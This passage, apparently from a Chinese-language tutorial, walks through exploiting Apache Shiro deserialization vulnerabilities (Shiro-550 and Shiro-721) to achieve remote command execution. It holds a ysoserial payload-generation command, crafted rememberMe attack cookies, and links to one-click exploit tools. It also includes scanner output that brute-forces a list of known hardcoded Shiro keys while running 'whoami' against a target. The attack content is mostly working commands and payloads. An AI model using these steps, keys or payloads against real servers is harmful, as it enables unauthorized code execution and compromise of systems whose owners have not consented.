+tUaFqAFFSS1wyphZqcE8Yg7w9qB8uexv4gA3j6WuGMT1WQ0YuiqUv17MdsudfbQAbR4xkVg9v/mwN/x00LOT0bzXHxoAF/RuTYrM4GI+q32tJnGaWcU608qBtzlrY5bxo0vPgQ4PADOJjbS9LfJj
m4ciBmLa/Q9w/6NQ4SED37VphqV6heENV30iABT06upuzzzJedzGoLeIR84NKZKRMtHK65fGQ1rFd30+oiG/11wx5XRUYDnCsL3VUPUrI12TV0Zf6GDmSUceNeuYbnWXPNmcVd1MbT4iYwPsGVKzs
3x0vVR9rnZQEhTSs2+5rWgKzjhUgH6eQ+K756eDijS3FaWfgD5VQEgjZ3UIcCEmhk0cJRSf03WycL+gKJoLyfZYr1CRS3Ggt20UCr35APJr1JPhyMLrRENONoGqkhqZCkCzlsMI3UqY4fPVtJmTAI
wUJhZXuXZA8N17QB2Dyn23X9S3IZIuR7duxZ1JPjG64cu5jwD77jjaep5fLf6rV3jIv3Tzk2DbPwGHnALDGmQvjBqJi9x5AqL28nbW5ga5Wbh3wyUi2zovjGspYalx5wy0q19KnuT5qGSv188gT09
PT09PT09PT09PT09PTw==
```

4、使用构造的rememberMe攻击字符串重新请求网站



5、成功触发Payload，在DNSLog获取到目标IP。




3、一键自动化漏洞利用工具


ShiroExploit：支持对Shiro-550（硬编码秘钥）和Shiro-721（Padding Oracle）的一键化检测，支持简单回显。

Github项目地址：https://github.com/feihong-cs/ShiroExploit

Shiro-550，只需输入url，即可完成自动化检测和漏洞利用。



Shiro-721，需输入url，提供一个有效的rememberMe Cookie，并指定目标操作系统类型



Shiro-721漏洞利用：


1、登录Shiro网站，从cookie中获得rememberMe字段的值。

2、通过ysoserial反序列漏洞利用工具生成攻击payload作为plaintext；

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections1 'touch /tmp/test' >
payload.class
```


3、使用rememberMe值作为prefix进行Padding Oracle攻击，加密payload的plaintext得到rememberMe攻击字符串。

Github项目地址：https://github.com/Geekby/shiro_rce_exp



```
rememberMe cookies:
Sr3FrVSmz48Tz+k5ZQxUbvAoyEOxk73bEOKUZgvK/W4U8sTEwzhUiU5YwS5HLZb5qe40REONqDBiDxiDz53NCLz7Xz57yorDiuvzRzfosivcjVjhSBf
hefjETO7VudSkBpf7+KPVmbvPilkMuF153B/YjoAs1qQPDv2bBfS+H9BxILf4vRbhWmVLZnq/mj0t4d3MPhLV6vrtGCp0OjLFvDkPz5MlEkluAlJjM5
Qbgm4fWGxaci778eWkTWbxqRS7nmfy/UX4PltrwloHdJhB69Pu7qorHUalpDR0YcWbiBc/VuAvOhoutKCW0LjQOjKyJsGj/6nMKTJ98ZG2sG52R5OHp
jCkaxYADnlt2Sy9wQ8OwSx05VdcuCWjDlq+WjWFePOoQIAxCQiJmHN8G+f609Hj4GlmNYDGsOVIl7J+JWt2ri4HEICHxeflP6e+ALb/UEYGxvRHs1lV
Q+l4tllU6NtPrM64ytCTr0kXlcLJCAZF8YEy6/iYwFyVVbymNrUoElnAF3RgzZU8WMvy/yJzFQZm87Lod50r66EC+Y2BANo2rGmo02gQIif/M8SHWXa
loP29Fz3OHnqah7sZjHbAw5QZuh+6pgbkb+U9WikFQjISbsJzBm+3MRt0hN2rnbjMvBJmo6Z+FuUZYQNmLo93pDflsYhvYaKcL8Ji3KIcUlv/zC4shb
0+kqq7QD0B9te7n47UqaAoyH6Ok6O+sTz21zp8W2oDg6iCiWA3njB3ZKp9WhPNgTlqiJcwPcH1mDFJZtMkfBcDFeOQXBrlX253IZImsPC0LkKJZBI2d
vtSiXVjoi3XR7Qymlm01BHLgzZvF17ANT9H5KXgjfM6Ct6xjFEfHUl+DxevS/GOeSwOzCeoBN5n9UvjopnGoZGrnRw/XaeU+3UpFb+kRI4pr60vm/J9
rZ7WgB3qj90pVzStXRzHDeTkbOCgAZzxOwoH8TuA0TkW3NVSVgl0MAspYhGDiOtFznnOc3ES8D5KzPyThas0eGvrmzPGpWLtK1cfrZEwgmndJFoK3fl
yMWFVSeGGWYkeeNgCAzrWF/LpkTSfxCRwe0dhUkFXEYlYksTWZgmWU4haiIifz7+dpm/tME/BZhzbIVRYwraYYydyN34ODw/RJN+LSsL0XRFb0xPWju
```


4、使用构造的rememberMe攻击字符串重新请求网站，进行反序列化攻击，最终导致远程任意命令执行。



5、检查一下执行结果，可以看到成功创建了一个test文件。

一键检测工具：ShiroScan

Shiro<=1.2.4反序列化，一键检测工具，可以检测出漏洞，但并不知道漏洞利用模块和key的值。

Github项目地址：https://github.com/sv3nbeast/ShiroScan

```
D:\ShiroScan-master>python shiro_rce.py http://192.168.172.129:8080 "whoami"

                                  By 斯文

Welcome To Shiro反序列化 RCE !
[*]  开始检测模块 Class1:CommonsBeanutils1
[+]   CommonsBeanutils1模块   key: fCq+/xW488hMTCD+cmJ3aQ== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: wGiHp1amyX1VB11UXWo18g== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: 3AvVhmFLUs0KTA3Kprsdag== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: 2AvVhdsgUs0FSA3SDFAdag== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: WcfHGU25gNnTxT1mJMeSpw== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: Z3VucwAAAAAAAAAAAAAAAA== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: ZUdsaGJuSmxibVI2ZHc9PQ== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: 4AvVhmFLUs0KTA3Kprsdag== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: 6ZmI6I2j5Y+R5aSn5ZO1AA== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: 5aaC5qKm5oqA5pyvAAAAAA== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: L7RioUULEFhRyxM7a2R/Yg== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: r0e3c16IdVkouZgk1TKVMg== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: 1QWLxg+NYmxraMoxAXu/Iw== 已成功发送!   状态码:200
[+]   CommonsBeanutils1模块   key: bW1jcm9zAAAAAAAAAAAAAA== 已成功发送!   状态码:200
```

新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。

参考链接：

apache shiro java反序列化漏洞自动检测

https://www.arno.site/?p=934

Apache Shiro 远程代码执行漏洞复现

http://www.oniont.cn/index.php/archives/298.html

Apache Shiro Padding Oracle导致远程代码执行漏洞预警

https://www.anquanke.com/post/id/192819

从更深层面看Shiro Padding Oracle漏洞

https://www.anquanke.com/post/id/203869#h3-4

vulhub实验

https://vulhub.org/#/environments/shiro/CVE-2016-4437/